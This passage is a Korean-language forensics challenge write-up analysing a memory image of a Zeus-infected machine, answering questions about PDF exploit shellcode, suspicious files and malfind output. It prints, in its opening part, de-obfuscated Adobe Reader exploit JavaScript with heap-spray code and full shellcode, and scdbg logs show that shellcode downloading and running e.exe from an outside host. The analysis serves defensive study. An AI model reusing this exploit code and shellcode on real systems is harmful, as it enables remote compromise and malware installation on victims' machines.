u6372\u2D68\u656E\u7774\u726F\u2D6B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7
473\u493D\u746E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u323D\u0000%25%30%25%30%2
5%30%25%30%25%30%25%30");var" hwxsi="202116108;var" zkzwv="[];var" hsvtm="4194304;var"
egaxi="Uueqk.length*2;var" fxlub="HsVTm-(EgAxi+0x38);var"
rzroi="sly("\u9090\u9090");rzRoI=OzWJi(rzRoI,fxLUb);var" tffqg="(HWXsi-4194304)/HsVTm;for(var"
gtqhe="0;gtqHE&lt;tfFQG;gtqHE++){ZkzwV[gtqHE]=rzRoI+Uueqk;}" var=""
ehmqr="sly("\u0c0c\u0c0c");while(eHmqR.length&lt;44952)eHmqR+=eHmqR;this.collabStore=Collab.collectEmailInfo({s
ubj:"",msg:eHmqR});}" soy(){var="" dwl="new" array();function=""
ppu(btm,dqo){while(btm.length*2<dqo){btm+="BtM;}" btm="BtM.substring(0,dqO/2);return" btm;}=""
xrs="0x30303030;HRb=sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34\u7C4
0\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738B\u8B3C\u3374\u0378\u56
F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF238\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75
F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8
ACA\uE85B\uFFA2\uFFFF\uC032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\
u642E\u7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F\u31C2\u5052\u3
6B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB8\uE0CE\uFF60\u0455\u7468\u7074\u2F
3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D6B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70
\u3D61\u2661\u7473\u493D\u746E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u313D\u0000\u00
00%23%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26");var" jxu="4194304;var"
rar="HRb.length*2;var" dqo="jxU-(RaR+0x38);var" jyd="(XrS-4194304)/jxU;for(var"
prn="0;Prn&lt;JYD;Prn++){dwl[Prn]=BtM+HRb;}"
idi="66055447950636260127" ;for(sly="0;sly&lt;138*2;sly++){IdI+="3";}" util.printf("%45000f",idi);}="" ynu(shg)=""
{shg="shG.replace(/[\+1]/g,"0");shG=shG.replace(/[\+2]/g,"9");shG=shG.replace(/[\+3]/g,"8");shG=shG.replace(/[\+4]/g,"7")
;shG=shG.replace(/[\+5]/g,"6");shG=shG.replace(/[\+6]/g,"5");shG=shG.replace(/[\+7]/g,"4");shG=shG.replace(/[\+8]/g,"3");
shG=shG.replace(/[\+9]/g,"2");shG=shG.replace(/[\+0]/g,"1");return" shg;}="" xiihg(){var=""
cqcnr="sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34\u7C40\u588B\u6A3C\
u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738B\u8B3C\u3374\u0378\u56F3\u768B\u0320\
u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF238\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\
u0324\u66C3\u0C8B\u8B48\u1C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA
2\uFFFF\uC032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\u7568\u6C
72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F\u31C2\u5052\u36B8\u2F1A\uFF7
0\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB8\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\
u6372\u2D68\u656E\u7774\u726F\u2D6B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7
473\u493D\u746E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u333D\u0000\u1334\u1334");dPl=s
ly("\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9
090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9
090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9
090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9
090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090")+cqcNr;FQI=sly("\u9090\u9090");fhT=5*2;sLa=fhT+dPl.length
;while(FQI.length&lt;sLa)FQI+=FQI;NJn=FQI.substring(0,sLa);eUq=FQI.substring(0,FQI.length-
sLa);while(eUq.length+sLa&lt;0x40000)eUq=eUq+eUq+NJn;Cwy=[];for(XWT=0;XWT&lt;180;XWT++)Cwy[XWT]=eUq
+dPl;var" kkg="4012;var" lwz="Array(kKG);for(XWT=0;XWT&lt;kKG;XWT++)"
{lwz[xwt]="sly("\u000a\u000a\u000a\u000a");}" collab.geticon(lwz+"_n.bundle");}=""
sly="unescape,ZgA=app.viewerVersion.toString(),TjP=this;if(ZgA&lt;8)" {bsutn();}=""
if(zga=""&gt;=8&amp;amp;&amp;amp;ZgA&lt;9)
{Soy();}
```

if(ZgA<=9)
{XiIHG();}</fxlub){rzroi+=rzroi;}>

총 3 가지의 쉘 코드가 보이는데 빨간색으로 강조해 놓은 함수들이 해당 쉘코드들이 공격하는 취약점의 키워드이다.
참고로 파란색으로 표시한 문자는 함수 이름이다.


각 함수별로 공격하는 취약점을 정리하면 다음과 같다.

- **bsutn() :** http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659
- **soy() :** http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-2992
- **xiihg() :** http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927

그럼 각 쉘코드 별로 분석을 수행해 보자.

[bsutn()]

쉘코드를 hex 값으로 변환 한 후 scdbg 로 확인 해 보자. 일단 현재 쉘코드는 \u 로 되어있어 malzila UCS2 To Hex 기능이 실행 되지 않는다. 그러므로 \u 를 %u 로 교체하여 주고 아래와 같이 hex 로 변환하면 된다.



[그림 14 - 쉘코드 hex 변환]

쉘코드 마지막 부분에 URLEncoding 부분이 있는데 이 부분은 Decode UCS2(%u) 기능을 이용하면 디코딩이 가능하다. 이렇게 얻어진 hex 값을 이용해 바이너리 파일을 만들고 그 파일을 scdbg 를 통해 디버깅 해 보자.

```
C:₩Users₩Administrator>D:₩Work₩gcc_scdbg₩scdbg.exe /f C:₩Users₩Administrator₩Desktop₩제목없음1.bin
cygwin warning:
  MS-DOS style path detected: C:₩Users₩Administrator₩Desktop₩₩xEC₩xA0₩x9C₩xEB₩xAA₩xA9₩xEC₩x97₩x86₩xEC₩x9D₩x8C1.bin
  Preferred POSIX equivalent is: /cygdrive/c/Users/Administrator/Desktop/₩xEC₩xA0₩x9C₩xEB₩xAA₩xA9₩xEC₩x97₩x86₩xEC₩x9D₩x8
  CYGWIN environment variable option "nodosfilewarning" turns off this warning.
  Consult the user's guide for more details about POSIX paths:
    http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
Loaded 12a bytes from file C:₩Users₩Administrator₩Desktop₩제목없음1.bin
Initilization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401086  GetTempPath(len=88, buf=12fd80)
4010b0  LoadLibraryA(urlmon.dll)
4010ca  URLDownloadToFile(http://search-network-plus.com/load.php?a=a&st=Internet Explorer 6.0&e=2, e.exe)
4010d7  WinExec(e.exe)
4010e0  ExitThread(0)

Stepcount 295995
```

[그림 15 - bsutn() 디버깅 결과]

디버깅 결과를 보니 Q3 에서 의심했던 URL 이 보이며, 해당 URL 에서 e.exe 파일을 다운로드 받아 그것을 실행 시키고 있는 걸 확인 할 수 있다.

[soy()]

```
C:₩Users₩Administrator>D:₩Work₩gcc_scdbg₩scdbg.exe /f C:₩Users₩Administrator₩Desktop₩2.bin
cygwin warning:
  MS-DOS style path detected: C:₩Users₩Administrator₩Desktop₩2.bin
  Preferred POSIX equivalent is: /cygdrive/c/Users/Administrator/Desktop/2.bin
  CYGWIN environment variable option "nodosfilewarning" turns off this warning.
  Consult the user's guide for more details about POSIX paths:
    http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
Loaded 12c bytes from file C:₩Users₩Administrator₩Desktop₩2.bin
Initilization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401086  GetTempPath(len=88, buf=12fd80)
4010b0  LoadLibraryA(urlmon.dll)
4010ca  URLDownloadToFile(http://search-network-plus.com/load.php?a=a&st=Internet Explorer 6.0&e=1, e.exe)
4010d7  WinExec(e.exe)
4010e0  ExitThread(0)
```

[그림 16 - soy() 쉘코드 디버깅 결과]

[xiihg()]

```
C:\Users\Administrator>D:\Work\gcc_scdbg\scdbg.exe /f C:\Users\Administrator\Desktop\3
cygwin warning:
  MS-DOS style path detected: C:\Users\Administrator\Desktop\3
  Preferred POSIX equivalent is: /cygdrive/c/Users/Administrator/Desktop/3
  CYGWIN environment variable option "nodosfilewarning" turns off this warning.
  Consult the user's guide for more details about POSIX paths:
    http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
Loaded 12e bytes from file C:\Users\Administrator\Desktop\3
Initilization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401086  GetTempPath(len=88, buf=12fd80)
4010b0  LoadLibraryA(urlmon.dll)
4010ca  URLDownloadToFile(http://search-network-plus.com/load.php?a=a&st=Internet Explorer 6.0&e=3, e.exe)
4010d7  WinExec(e.exe)
4010e0  ExitThread(0)

Stepcount 295995
```

[그림 17 - xiihg() 디버깅 결과]

Question 7. List suspicious files that were loaded by any processes on the victim's machine. From this information, what was a possible payload of the initial exploit be that would be affecting the victim's bank account? - 감염된 컴퓨터의 프로세스에서 로드한 의심스러운 파일을 목록화 하여라. 그 정보에서 감염된 컴퓨터의 은행 계좌와 관련된 공격코드가 있는가?	Possible Points: 2pts

Tools Used: strings, grep, volatility, google search

Answer 7.

감염된 컴퓨터에서 프로세스가 로드 한 의심스러운 파일들을 목록화 하라고 하였는데 volatility 2.0 에서는 PID 별로 목록화가 되지 않는다. 그래서 메모리 이미지의 전체 파일을 목록화 하고 Q6 에서 알아본 e.exe 파일처럼 다운로드되어 실행 된 exe 파일이 있는지 확인 해 볼 것이다.

아래와 같은 명령어로 파일 목록을 따로 저장 한 후 검색에 활용 할 것이다.

명령어 : python vol.py filescan -f Bob.vmem

아래 처럼 exe 파일만을 검색하여 출력 해 보자.

```
0x01e6ea28 0x823eb040      1        0 R--rw- '\\WINDOWS\\system32\\calc.exe'
0x01e74eb8 0x823eb040      1        0 R--rw- '\\WINDOWS\\system32\\winmine.exe'
0x01e76010 0x823eb040      1        0 R--rw- '\\Program Files\\Outlook Express\\wab.exe'
0x01e7a010 0x823eb040      1        0 R--rw- '\\WINDOWS\\system32\\mobsync.exe'
0x01e8ac58 0x823eb040      1        0 R--rw- '\\Program Files\\MSN Gaming Zone\\Windows\\bckgzm.exe'
0x01e8b248 0x823eb040      1        0 R--rw- '\\Program Files\\MSN Gaming Zone\\Windows\\Rvsezm.exe'
0x01e8c720 0x823eb040      1        0 R--rw- '\\Program Files\\Mozilla Firefox\\firefox.exe'
0x01e991a8 0x823eb040      1        0 R--r-d '\\WINDOWS\\system32\\svchost.exe'
0x01e9f348 0x823eb040      1        0 R--rw- '\\Program Files\\MSN Gaming Zone\\Windows\\hrtzzm.exe'
0x01ea1358 0x823eb040      1        0 R--rw- '\\WINDOWS\\system32\\mstsc.exe'
0x01ea1888 0x823eb040      1        0 R--rw- '\\Program Files\\MSN Gaming Zone\\Windows\\shvlzm.exe'
0x01ea9010 0x823eb040      1        0 R--r-d '\\Program Files\\VMware\\VMware Tools\\VMwareTray.exe'
0x01eb0270 0x823eb040      1        0 R--rw- '\\WINDOWS\\system32\\usmt\\migwiz.exe'
0x01eb4b28 0x823eb040      1        0 R--rw- '\\WINDOWS\\system32\\msiexec.exe'
0x01ebdd00 0x823eb040      1        0 R--r-d '\\WINDOWS\\system32\\msiexec.exe'
```

```
0x01ec48a8 0x823eb040       1        0 R--r-d '\\WINDOWS\\Cache\\Adobe Reader 6.0\\ENUBIG\\setup.exe'
0x01ec62e8 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\accwiz.exe'
0x01ec6380 0x823eb040       1        0 R--rw- '\\WINDOWS\\explorer.exe'
0x01ec6500 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\ntbackup.exe'
0x01ed0cd0 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\utilman.exe'
0x01edcbc8 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\magnify.exe'
0x01ee1a50 0x823eb040       1        0 R--r-d '\\Documents and Settings\\Administrator\\Local Settings\\Temporary Internet
Files\\Content.IE5\\KD474HKH\\firefox1502[1].exe'
0x01ee39f0 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\regsvr32.exe'
0x01eeaa88 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\cleanmgr.exe'
0x01ef8388 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\alg.exe'
0x01efde78 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\oobe\\msoobe.exe'
0x01f0ef78 0x823eb040       1        0 -W-rw- '\\Documents and Settings\\Administrator\\Local Settings\\Temporary Internet
Files\\Content.IE5\\Y9UHCP2P\\file[1].exe'
0x01f163e0 0x823eb040       1        0 R--r-d '\\Program Files\\VMware\\VMware Tools\\VMUpgradeHelper.exe'
0x01f18b50 0x823eb040       1        0 R--rw- '\\Program Files\\Outlook Express\\msimn.exe'
0x01f28ac0 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\cmd.exe'
0x01f38b38 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\charmap.exe'
0x01f45ae8 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\winlogon.exe'
0x01f476c0 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\svchost.exe'
0x01fc2e78 0x823eb040       1        0 R--r-d '\\Program Files\\Mozilla Firefox\\firefox.exe'
0x01fd28b8 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\smss.exe'
0x020584a8 0x823eb040       1        0 R--r-d '\\WINDOWS\\explorer.exe'
0x0205c010 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\lsass.exe'
0x0205ded0 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\narrator.exe'
0x020c77a0 0x823eb040       1        0 R--rw- '\\Program Files\\Windows NT\\Accessories\\wordpad.exe'
0x020d36b8 0x823eb040       1        0 R--rw- '\\Program Files\\Windows Media Player\\wmplayer.exe'
0x02261178 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\sndrec32.exe'
0x02264958 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\regsvr32.exe'
0x02266618 0x823eb040       1        0 R--rw- '\\Program Files\\Windows NT\\hypertrm.exe'
0x0226c8d0 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\osk.exe'
0x022707a8 0x823eb040       1        0 R--rw- '\\Program Files\\Movie Maker\\moviemk.exe'
0x02276850 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\odbcad32.exe'
0x02276ed0 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\freecell.exe'
0x02277850 0x823eb040       1        0 R--r-d '\\Program Files\\Adobe\\Acrobat 6.0\\Reader\\AcroRd32.exe'
0x02289b20 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\mspaint.exe'
0x02290508 0x823eb040       1        0 R--r-- '\\Documents and Settings\\Administrator\\Desktop\\acrobat60.exe'
0x02292878 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\rcimlby.exe'
0x0229e678 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\ie4uinit.exe'
0x0229fbe8 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\notepad.exe'
0x022a0770 0x823eb040       1        0 R--r-d '\\Documents and Settings\\Administrator\\Desktop\\acrobat60.exe'
0x022a4710 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\wuauclt.exe'
0x022a7668 0x823eb040       1        0 R--r-d '\\Program Files\\VMware\\VMware Tools\\VMwareTray.exe'
0x022a8390 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\wscntfy.exe'
0x022c3280 0x823eb040       1        0 R--r-d '\\WINDOWS\\system32\\wuauclt.exe'
0x022c3bd8 0x823eb040       1        0 R--rw- '\\Program Files\\Common Files\\Microsoft Shared\\MSInfo\\msinfo32.exe'
0x022cdbc0 0x823eb040       1        0 R--r-d '\\Program Files\\VMware\\VMware Tools\\VMwareUser.exe'
0x022d7160 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\wupdmgr.exe'
0x022e3398 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\tourstart.exe'
0x022f2160 0x823eb040       1        0 R--r-d '\\DOCUME~1\\ADMINI~1\\LOCALS~1\\Temp\\e.exe'
0x022f9bb8 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\ntkrnlpa.exe'
0x0230ff10 0x823eb040       1        0 -WD--- '\\WINDOWS\\system32\\sdra64.exe'
0x02313208 0x823eb040       1        0 R--r-d '\\Program Files\\VMware\\VMware Tools\\vmtoolsd.exe'
0x02313f78 0x823eb040       1        0 R--rw- '\\WINDOWS\\system32\\spider.exe'
0x02314958 0x823eb040       1        0 R--rw- '\\Program Files\\Messenger\\msmsgs.exe'
```

```
0x023292c8 0x823eb040      1       0 R--r-- '\\WINDOWS\\system32\\winlogon.exe'
0x02414ee0 0x823eb040      1       0 R--rw- '\\WINDOWS\\system32\\mshearts.exe'
0x02416d50 0x823eb040      1       0 R--rw- '\\WINDOWS\\system32\\Restore\\rstrui.exe'
0x02419688 0x823eb040      1       0 R--rw- '\\WINDOWS\\system32\\sol.exe'
0x02428c70 0x823eb040      1       0 RW-rwd '\\Documents and Settings\\Administrator\\Local Settings\\Temporary
Internet Files\\Content.IE5\\KD474HKH\\firefox1502[1].exe'
0x0245ff78 0x823eb040      1       0 R--rw- '\\Program Files\\MSN Gaming Zone\\Windows\\chkrzm.exe'
0x02464010 0x823eb040      1       1 R----- '\\WINDOWS\\system32\\sdra64.exe'
0x0246ba58 0x823eb040      1       0 R--r-d '\\Program Files\\VMware\\VMware Tools\\vmacthlp.exe'
0x024741b0 0x823eb040      1       0 R--r-d '\\WINDOWS\\system32\\csrss.exe'
0x024df140 0x823eb040      1       0 R--rw- '\\WINDOWS\\system32\\sndvol32.exe'
0x024dfbb8 0x823eb040      1       0 R--r-d '\\WINDOWS\\system32\\spoolsv.exe'
0x024ec7e0 0x823eb040      1       0 R--r-d '\\WINDOWS\\system32\\services.exe'
```

위 목록에서 exe 파일 이름과 경로등으로 의심스러운 파일은 spider.exe, sol.exe, sdra64.exe 정도가 있다. 각 파일 이름을 구글로 검색하여 보니 sdra64.exe 를 제외한 다른 exe 파일은 정상적인 OS 파일이었고 sdra64.exe 파일은 검색 결과 Zeus Bot(http://forum.kaspersky.com/index.php?showtopic=119859) 파일이었다. Zeus Bot 은 금융 관련하여 악성 행위를 하는 봇으로 이전에 꽤나 이슈되었던 malware 이다. 추가적으로 해당 Zeus Bot 을 어떤 프로세스가 핸들링 하였는지 Redline 으로 분석 해 보니 winlogon.exe 프로세스에서 해당 봇을 핸들링 하고 있었다.

[그림 18 - winlogon.exe 핸들링 정보]

윈도우의 로그온, 로그오프를 관리하는 프로세스로서 사용자가 로그온 하면 자동적으로 감염된 winlogon.exe 파일이 실행 되고 Zeus Bot 또한 실행 되는 것으로 보인다.

Question 8. If any suspicious files can be extracted from an injected process, do any antivirus products pick up the suspicious executable? What is the general result from antivirus products? - 만약 의심스러운 파일이 프로세스에 inject 되어 있다면 그 파일을 추출 할 수 있는가? 또 일반적인 AV에서의 결과는 무엇인가?	Possible Points: 6pts
Tools Used:Volatility malfind, VirusTotal	

Answer 8.

Volatility 에는 플러그인을 추가적으로 추가 할 수 있는데 그 중 **malfind** 라는 플러그인이 존재한다. 해당 플러그인을 Volatility 에 추가 해주고 아래 처럼 명령을 내려 주면 malware 로 판단되는 프로세스는 모두 덤프하여 준다.

```
D:₩Work₩volatility-2.0>python vol.py malfind -f Bob.vmem --dump-dir ₩work₩volatility-2.0₩dmp > out.txt
Volatile Systems Volatility Framework 2.0
```

[그림 19 - malfind 명령어]

프로세스 덤프가 많을 경우 프롬포트나 쉘 창으로는 모든 결과를 보지 못하기 때문에 따로 결과를 저장하였다.

```
YARA is not installed, see http://code.google.com/p/yara-project/
distorm3 is not installed, see http://code.google.com/p/distorm/
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
Name                 Pid    Start      End        Tag      Hits   Protect
System               4      0x00040000 0x5cfff000 VadS     0      PAGE_EXECUTE_READWRITE
Dumped to: ₩work₩volatility-2.0₩dmp₩System.25c8830.00040000-0005cfff.dmp
0x00040000   4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00    MZ..............
0x00040010   b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00    ........@.......
0x00040020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x00040030   00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00    ................
0x00040040   0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68    ........!..L.!Th
0x00040050   69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f    is program canno
0x00040060   74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20    t be run in DOS
0x00040070   6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00    mode....$.......


System               4      0x00170000 0x18cfff00 VadS     0      PAGE_EXECUTE_READWRITE
Dumped to: ₩work₩volatility-2.0₩dmp₩System.25c8830.00170000-0018cfff.dmp
0x00170000   4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00    MZ..............
0x00170010   b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00    ........@.......
0x00170020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x00170030   00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00    ................
0x00170040   0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68    ........!..L.!Th
0x00170050   69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f    is program canno
0x00170060   74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20    t be run in DOS
0x00170070   6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00    mode....$.......
```

[그림 20 - malfind 결과]

이제 이 결과를 보고 덤프 파일을 찾아 AV 테스트 사이트인 **VirusTotal** 에 업로드 해 보자.

Zeus Bot 파일인 sdra64.exe 를 핸들링 하던 Winlogon.exe 파일이 감염 된 파일이므로 해당 파일을 업로드 하여 보자.

*** 참고 : 하나의 프로세스가 여러가지 파일로 나뉘어 덤프 되는 것을 볼 수 있는데 제일 용량이 큰 덤프 파일이 헤더와 주요 내용을 담고 있고 그 외 파일들은 대부분 쓰레기값을 가지고 있다. 만약 조금 더 정확한 결과를 얻고자 한다면 해당 파일들을 합쳐 주면 된다.**

아래는 VirusTotal 의 결과 중 일부이며 전체 결과는 URL 을 참고 하기 바란다.

